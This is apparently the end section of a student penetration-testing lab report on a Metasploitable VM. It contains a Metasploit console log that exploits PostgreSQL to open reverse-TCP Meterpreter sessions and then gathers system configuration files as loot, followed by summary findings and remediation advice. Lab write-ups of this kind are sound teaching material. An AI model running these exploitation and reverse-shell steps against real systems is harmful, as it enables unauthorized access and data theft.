


1.13. **Rhost and lhost fields are required hence put the meta IP in rhost and run the exploit. We got a meterpreter session.**



```
msf6 exploit(linux/postgres/postgres_payload) > set rhost 192.168.6.4
rhost => 192.168.6.4
msf6 exploit(linux/postgres/postgres_payload) > set lhost 6.3
[-] The following options failed to validate: Value '6.3' is not valid for option 'LHOST'.
lhost =>
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.6.3
lhost => 192.168.6.3
msf6 exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.6.3:4444
[*] 192.168.6.4:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2
[*] Uploaded as /tmp/GbtygqDx.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.6.4
[*] Meterpreter session 1 opened (192.168.6.3:4444 -> 192.168.6.4:54343) at 2025-12-06 03:48:01 -0500

meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(linux/postgres/postgres_payload) > meterpreter
[-] Unknown command: meterpreter. Run the help command for more details.
msf6 exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.6.3:4444
[*] 192.168.6.4:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2
[*] Uploaded as /tmp/LzjHbIYO.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.6.4
[*] Meterpreter session 2 opened (192.168.6.3:4444 -> 192.168.6.4:54344) at 2025-12-06 03:49:04 -0500
```

1.14. **Information gathering run :post/linux/gather/enum_configs**



```
[*] Meterpreter session 2 opened (192.168.6.3:4444 -> 192.168.6.4:54344) at 2025-12-06 03:49:04 -0500

meterpreter > run post/linux/gather/enum_configs
[*] Running module against 192.168.6.4 [metasploitable]
[*] Info:
[*]
Warning: Never expose this VM to an u
th msfadmin/msfadmin to get started
[*]     Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
[+] apache2.conf stored in /home/kali/.msf4/loot/20251206034936_default_192.168.6.4_linux.enum.conf_173674.txt
[+] ports.conf stored in /home/kali/.msf4/loot/20251206034936_default_192.168.6.4_linux.enum.conf_963350.txt
[-] Failed to open file: /etc/nginx/nginx.conf: core_channel_open: Operation failed: 1
[-] Failed to open file: /etc/snort/snort.conf: core_channel_open: Operation failed: 1
[+] my.cnf stored in /home/kali/.msf4/loot/20251206034937_default_192.168.6.4_linux.enum.conf_474247.txt
[+] ufw.conf stored in /home/kali/.msf4/loot/20251206034937_default_192.168.6.4_linux.enum.conf_272075.txt
[+] sysctl.conf stored in /home/kali/.msf4/loot/20251206034937_default_192.168.6.4_linux.enum.conf_832492.txt
[-] Failed to open file: /etc/security.access.conf: core_channel_open: Operation failed: 1
[+] shells stored in /home/kali/.msf4/loot/20251206034938_default_192.168.6.4_linux.enum.conf_241682.txt
[-] Failed to open file: /etc/security/sepermit.conf: core_channel_open: Operation failed: 1
[-] Failed to open file: /etc/ca-certificates.conf: core_channel_open: Operation failed: 1
[+] access.conf stored in /home/kali/.msf4/loot/20251206034938_default_192.168.6.4_linux.enum.conf_894756.txt
[-] Failed to open file: /etc/gated.conf: core_channel_open: Operation failed: 1
[+] rpc stored in /home/kali/.msf4/loot/20251206034939_default_192.168.6.4_linux.enum.conf_842812.txt
[-] Failed to open file: /etc/psad/psad.conf: core_channel_open: Operation failed: 1
[-] Failed to open file: /etc/mysql/debian.cnf: core_channel_open: Operation failed: 1
[-] Failed to open file: /etc/chkrootkit.conf: core_channel_open: Operation failed: 1
[+] logrotate.conf stored in /home/kali/.msf4/loot/20251206034939_default_192.168.6.4_linux.enum.conf_789959.txt
```

6. Future Goals

• Enhance penetration testing and exploitation skills.
• Gain deeper understanding of attacker methodologies.
• Improve defensive strategies against common cyberattacks.
• Prepare for certifications like CEH, eJPT, OSCP, and Security+.
• Develop incident response and forensic investigation skills.
• Build foundation for Red Team and Blue Team roles.

1. **Result / Outcome**
   - If used correctly, Metasploit provides:
   - Successful exploitation proof
   - Access level gained (user/root/admin)
   - Evidence of system compromise
   - Security posture evaluation
   - Actionable remediation insights

If no exploit works → **that's also a result** (system may be secure or patched)

2. **Conclusion**

This practical assessment provided hands-on experience in identifying, exploiting, and analyzing vulnerabilities within a controlled environment using the Metasploit Framework. By scanning the target system, selecting appropriate exploit modules, configuring payload settings, and successfully compromising multiple open ports, the tasks demonstrated how real-world attacks are executed and how security weaknesses can be leveraged to gain unauthorized access. Establishing Meterpreter sessions and performing postexploitation activities further strengthened understanding of system behavior after compromise.

10.2 OpenVAS Log

Timestamp	Target IP	Vulnerability	Phase
2025	192.168.29.183	RCE	Exploitation

10.3 Final Report

The VAPT assessment identified multiple vulnerabilities including remote code execution, SQL injection, and insecure configurations. These vulnerabilities expose the system to unauthorized access and data breaches.

The testing followed structured methodologies including scanning, exploitation, and post-exploitation. Tools such as Nmap, OpenVAS, and Metasploit were used.

Proper remediation including patching, input validation, and secure configurations is required to improve system security.

10.4 Non-Technical Summary

The system contains several security weaknesses that could allow attackers to access sensitive data. Immediate action is required to fix these vulnerabilities and improve security. Regular updates and monitoring are recommended.

11. CONCLUSION

The VAPT process successfully identified vulnerabilities and demonstrated exploitation techniques. Implementing the recommended fixes will improve the overall security of the system.